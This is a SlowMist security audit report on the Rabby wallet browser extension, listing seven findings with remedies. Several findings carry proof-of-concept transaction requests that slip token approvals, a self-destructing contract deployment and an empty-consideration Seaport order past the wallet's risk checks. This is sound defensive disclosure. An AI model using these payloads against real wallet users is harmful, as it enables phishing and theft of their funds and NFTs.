Browser Extension Wallet Security Audit Report

Table Of Contents

1 Executive Summary

On 2023.06.26, the SlowMist security team received the Rabby team's security audit application for Rabby Wallet, developed the audit plan according to the agreement of both parties and the characteristics of the project, and finally issued the security audit report.

The SlowMist security team adopts the strategy of "black/grey box lead, white box assists" to conduct a complete security test on the project in the way closest to the real attack.

The test method information:

Test method	Description
Black box testing	Conduct security tests from an attacker's perspective externally.
Grey box testing	Conduct security testing on code modules through the scripting tool, observing the internal running status, mining weaknesses.
White box testing	Based on the open source code, non-open source code, to detect whether there are vulnerabilities in programs such as nodes, SDK, etc.

The vulnerability severity level information:

Level	Description
Critical	Critical severity vulnerabilities will have a significant impact on the security of the project, and it is strongly recommended to fix the critical vulnerabilities.
High	High severity vulnerabilities will affect the normal operation of the project. It is strongly recommended to fix high-risk vulnerabilities.
Medium	Medium severity vulnerability will affect the operation of the project. It is recommended to fix medium-risk vulnerabilities.
Low	Low severity vulnerabilities may affect the operation of the project in certain scenarios. It is suggested that the project team should evaluate and consider whether these vulnerabilities need to be fixed.
Weakness	There are safety risks theoretically, but it is extremely difficult to reproduce in engineering.
Suggestion	There are better practices for coding or architecture.

2 Audit Methodology

The security audit process of SlowMist security team for browser extension wallet includes two steps:

The codes are scanned/tested for commonly known and more specific vulnerabilities using automated analysis tools.

Manual audit of the codes for security issues. The browser extension wallets are manually analyzed to look for any potential issues.

The following is a list of security audit items considered during an audit:

- Transfer security
    - Signature security audit
    - Deposit/Transfer security audit
    - Transaction broadcast security audit
- Secret key security
    - Secret key generation security audit
    - Secret key storage security audit
    - Secret key usage security audit
    - Secret key backup security audit
    - Secret key destruction security audit
    - Random generator security audit
    - Cryptography security audit
- Web front-end security
    - Cross-Site Scripting security audit
    - Third-party JS security audit
    - HTTP response header security audit
- Communication security
    - Communication encryption security audit
    - Cross-domain transmission security audit
- Architecture and business logic security
    - Access control security audit

- Wallet lock security audit
- Business design security audit
- Architecture design security audit
- Denial of Service security audit

3 Project Overview

3.1 Project Introduction

Rabby Wallet is a game-changing wallet for Ethereum and all EVM chains.

Audit Version

https://github.com/RabbyHub/Rabby/tree/v0.91.0

commit: 546853fabea52c2fb3c073c265246cd3c4c9f22a

Fixed Version

https://github.com/RabbyHub/Rabby

commit: a4516dc9f69a09f8630b1bf047b5528309f92b14

3.2 Vulnerability Information

The following is the status of the vulnerabilities found in this audit:

NO	Title	Category	Level	Status
N1	EVM features are not analyzed	User interaction security	Low	Fixed
N2	Contract construction transactions are not analyzed	User interaction security	Low	Acknowledged
N3	Lack of clearClipboard function	Others	Suggestion	Fixed
N4	Defects of connected info	Others	Low	Acknowledged

NO	Title	Category	Level	Status
N5	Useless configuration	Others	Suggestion	Fixed
N6	Approval parsing enhanced	Others	Suggestion	Fixed
N7	NFT order parsing enhanced	User interaction security	Suggestion	Acknowledged

3.3 Vulnerability Summary

[N1] [Low] EVM features are not analyzed

Category: User interaction security

Content

In the test of the transactions of rabby wallet, we found that Rabby wallet did not strictly check whether the ABI and transaction data matched when parsing the transaction data, resulting in the use of EVM features to bypass the security detection of the transaction by rabby wallet.

The data is complete according to ABI.

PoC1: increaseApproval(address,uint256)

```
{ "method": "eth_sendTransaction", "params": [ { "from":
"0x9197ee309722a7658934796f0c4bfde85774dd28", "to":
"0xd89d98d5764787098050354fba1ce9279c448786", "gasPrice": "0x09184e72a000", "gas":
"0xe4f3", "data":
"0xd73dd623000000000000000000000009197ee309722a7658934796f0c4bfde85774dd280000000000
0000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF" } ] }
```

see: https://polygonscan.com/tx/0xc5565a861329609c724208cafcb3283afa16c0c67d572d4e36ff483b9385ef98

PoC2: approve(address,uint256)

```
{ "method": "eth_sendTransaction", "params": [ { "from":
"0x9197ee309722a7658934796f0c4bfde85774dd28", "to":
"0xd89d98d5764787098050354fba1ce9279c448786", "gasPrice": "0x09184e72a000", "gas":
"0xe4f3", "data":
"0x095ea7b300000000000000000000000009197ee309722a7658934796f0c4bfde85774dd280000000000
0000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF" } ]
```

see: https://polygonscan.com/tx/0x90f91cbbd2523a65dc8c0d907d2e38aa3dd366671b981c6f7887c68c521061bc

The data is truncated according to ABI.

PoC: increaseApproval(address,uint256)

```
{ "method": "eth_sendTransaction", "params": [ { "from":
"0x9197ee309722a7658934796f0c4bfde85774dd28", "to":
"0xd89d98d5764787098050354fba1ce9279c448786", "gasPrice": "0x09184e72a000", "gas":
"0xe4f3", "data":
"0xd73dd623000000000000000000000009197ee309722a7658934796f0c4bfde85774dd280000000000
00000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFF00" } ] }
```

see: https://polygonscan.com/tx/0x3b39484763e58fc89d9bd730f0f6cf796d0a635657049b61fa35bf7ba47e4d2b

As long as the data of the bool type is not 0, it means true, so this PoC can use this feature to bypass the security detection of rabby wallet.

PoC: setApprovalForAll(address,bool)

```
ethereum.request({"method":"eth_sendTransaction","params":
[{"from":accounts[0],"to":"0x3945600fF13024A6179fAc9204bb52433DeD7C12","value":"0x0",
"gasPrice":"0x09184e72a000","gas":"0xe4f3","data":"0xa22cb465000000000000000000000000
1e0049783f008a0085193e00003d00cd54003c710000000000000000000000000000000000000000000
0000000000000000002"}]})
```

see: https://polygonscan.com/tx/0x943218e006437934fa7d817281e5b0ecec231ca1b06a6d1d9291dd0fd59500f5

Solution

It is recommended to find the ABI information of the called target contract in the ABI of the open source code according to the data of 4bytes when parsing the transaction, and strictly check that the transaction data must meet the requirements of the ABI. At the same time, if the target contract called is not open source, it is also necessary to show the risk.

Status

Fixed

[N2] [Low] Contract construction transactions are not analyzed

Category: User interaction security

Content

When using Rabby Wallet to analyze the following transactions, the transaction data uses `0x73` and `0xff` to destroy the contract immediately after deploying the contract. When the contract is destroyed, the native coin in the contract will be sent to the specified address. This is a common phishing method. The attacker deceives the user into sending native coins for contract deployment.

Rabby Wallet can't recognize this kind of phishing, so it doesn't indicate that the transaction is risky.

PoC:

```
ethereum.request({"method":"eth_sendTransaction","params":
[{"from":accounts[0],"to":"","value":"0xe4f3","gasPrice":"0x09184e72a000","gas":"0xe4
f3","data":"0x73"+ evil_accounts[0].replace("0x","") +"ff"}]})
```

see: https://polygonscan.com/tx/0x012dfdb7722a1d949d3fbb87506deabac655211e5e36a2f9335141d2614fb263

Solution

It is recommended to strengthen the pre-execution function of transactions in order to identify malicious transactions of Contract construction transactions.

Status

Acknowledged

[N3] [Suggestion] Lack of clearClipboard function

Category: Others

Content

When using seed phrase or private keys to import into Rabby Wallet, after pasting seed phrase or private keys from the clipboard to the wallet to complete the import, it did not help the user clear the clipboard.

Therefore, after pasting seed phrase or private keys on the clipboard, users's clipboard may be read by other applications because they do not clear the contents of the clipboard in time, resulting in the leakage of seed phrase or private keys.

Solution

It is recommended to help users clear the clipboard in time after using seed phrase or private keys to import into the

wallet.

Status

Fixed; This issue has been fixed in commit: a4516dc9f69a09f8630b1bf047b5528309f92b14.

[N4] [Low] Defects of connected info


Category: Others

Content

When interacting with DApp, Rabby Wallet does not judge whether the domain of tab is equal to the origin of postMessage, allowing trusted websites to nest other malicious websites through iframe tag. In this case, Rabby Wallet allows to process the signature requests of two websites under the same tab at the same time, and displays trusted websites on the connected page.

PoC:

1. A website nested B website through iframe tag
2. Both A and B are connected to the wallet.
3. The transaction initiated by B will be obtained by Rabby Wallet.
4. The domain of A and B can be very similar.
5. Rabby Wallet's connected will only show the domain of A.



Solution

It is recommended to check the domain of tab and origin of message to ensure that the domain information of the two is equal.

Status

Acknowledged

[N5] [Suggestion] Useless configuration

Category: Others

Content

The permissions in Rabby Wallet's manifest.json configured wallet.gridplus.io, but wallet.gridplus.io is no longer accessible, and web_accessible_resources configures user-media-permission.html. This file is not found in the wallet. Both are useless configurations.

- manifest.json

```
"content_security_policy": "script-src 'self' 'wasm-eval' https://www.google-analytics.com; object-src 'self'",
  "permissions": [
    "storage",
    "unlimitedStorage",
    "https://wallet.gridplus.io/*",
```

```
    "activeTab",
    "notifications",
    "contextMenus"
  ],
  "web_accessible_resources": [
    "user-media-permission.html"
  ]
```

Solution

It is recommended to delete useless configurations.

Status

Fixed; This issue has been fixed in commit: 6828e231c701128ebf256da77de2fce28b071511.

[N6] [Suggestion] Approval parsing enhanced

Category: Others

Content

The rabby wallet does not recognize the risk of parsing increaseApproval (address, uint256) function calls, but some contracts are approve through increaseApproval (address, uint256), such as ChainLink Token, which can bypass the security detection of rabby wallet.

Solution

It is recommended to add increaseApproval (address, uint256) security risk alerts.

Status

Fixed

[N7] [Suggestion] NFT order parsing enhanced

Category: User interaction security

Content


Use the order format of Seaport v1 and set consideration to empty to initiate a transaction. The rabby wallet will not parse and prompt the risk of this order transaction.

PoC: Seaport v1(empty consideration)

```
ethereum.request({
  "method": "eth_signTypedData_v4",
```

```
  "params": [
    "0x9197ee309722a7658934796f0c4bfde85774dd28",
    "{\"types\":{\"OrderComponents\":[{\"name\":\"offerer\",\"type\":\"address\"},
{\"name\":\"zone\",\"type\":\"address\"},
{\"name\":\"offer\",\"type\":\"OfferItem[]\"},
{\"name\":\"consideration\",\"type\":\"ConsiderationItem[]\"},
{\"name\":\"orderType\",\"type\":\"uint8\"},
{\"name\":\"startTime\",\"type\":\"uint256\"},
{\"name\":\"endTime\",\"type\":\"uint256\"},
{\"name\":\"zoneHash\",\"type\":\"bytes32\"},
{\"name\":\"salt\",\"type\":\"uint256\"},
{\"name\":\"conduitKey\",\"type\":\"bytes32\"},
{\"name\":\"counter\",\"type\":\"uint256\"}],\"OfferItem\":
[{\"name\":\"itemType\",\"type\":\"uint8\"},
{\"name\":\"token\",\"type\":\"address\"},
{\"name\":\"identifierOrCriteria\",\"type\":\"uint256\"},
{\"name\":\"startAmount\",\"type\":\"uint256\"},
{\"name\":\"endAmount\",\"type\":\"uint256\"}],\"ConsiderationItem\":
[{\"name\":\"itemType\",\"type\":\"uint8\"},
{\"name\":\"token\",\"type\":\"address\"},
{\"name\":\"identifierOrCriteria\",\"type\":\"uint256\"},
{\"name\":\"startAmount\",\"type\":\"uint256\"},
{\"name\":\"endAmount\",\"type\":\"uint256\"},
{\"name\":\"recipient\",\"type\":\"address\"}],\"EIP712Domain\":
[{\"name\":\"name\",\"type\":\"string\"},{\"name\":\"version\",\"type\":\"string\"},
{\"name\":\"chainId\",\"type\":\"uint256\"},
{\"name\":\"verifyingContract\",\"type\":\"address\"}]},\"domain\":
{\"name\":\"Seaport\",\"version\":\"1.1\",\"chainId\":\"1\",\"verifyingContract\":\"0
x00000000006c3852cbef3e08e8df289169ede581\"},\"primaryType\":\"OrderComponents\",\"me
ssage\":
{\"offerer\":\"0x9197ee309722a7658934796f0c4bfde85774dd28\",\"zone\":\"0x004c00500000
ad104d7dbd00e3ae0a5c00560c00\",\"offer\":
[{\"itemType\":\"2\",\"token\":\"0x922dc160f2ab743312a6bb19dd5152c1d3ecca33\",\"ident
ifierOrCriteria\":\"176\",\"startAmount\":\"1\",\"endAmount\":\"1\"}],\"consideration
\":
[],\"orderType\":\"3\",\"startTime\":\"1660565524\",\"endTime\":\"1661170320\",\"zone
Hash\":\"0x3000000000000000000000000000000000000000000000000000000000000000\",\"salt\
":\"59654828697931907593632498876028715 32\",\"conduitKey\":\"0x0000007b02230091a7ed01
230072f7006a004d60a8d4e71d599b8104250f0000\",\"counter\":\"0\"}}"
  ]

})
```



Solution

It is recommended to add security detection and reminders for Seaport v1 (empty consideration).

Status

Acknowledged

4 Audit Result

Audit Number	Audit Team	Audit Date	Audit Result
0X002307050001	SlowMist Security Team	2023.06.26 - 2023.07.05	Low Risk

Summary conclusion: The SlowMist security team use a manual and SlowMist team's analysis tool to audit the project, during the audit work we found 3 low-risk vulnerabilities and 4 suggestions.

5 Statement

SlowMist issues this report with reference to the facts that have occurred or existed before the issuance of this report, and only assumes corresponding responsibility based on these.

For the facts that occurred or existed after the issuance, SlowMist is not able to judge the security status of this project, and is not responsible for them. The security audit analysis and other contents of this report are based on the documents and materials provided to SlowMist by the information provider till the date of the insurance report (referred to as "provided information"). SlowMist assumes: The information provided is not missing, tampered with, deleted or concealed. If the information provided is missing, tampered with, deleted, concealed, or inconsistent with the actual situation, the SlowMist shall not be liable for any loss or adverse effect resulting therefrom. SlowMist only conducts the agreed security audit on the security situation of the project and issues this report. SlowMist is not responsible for the background and other conditions of the project.

Official Website

www.slowmist.com

E-mail

team@slowmist.com

Twitter

@SlowMist_Team

Github

https://github.com/slowmist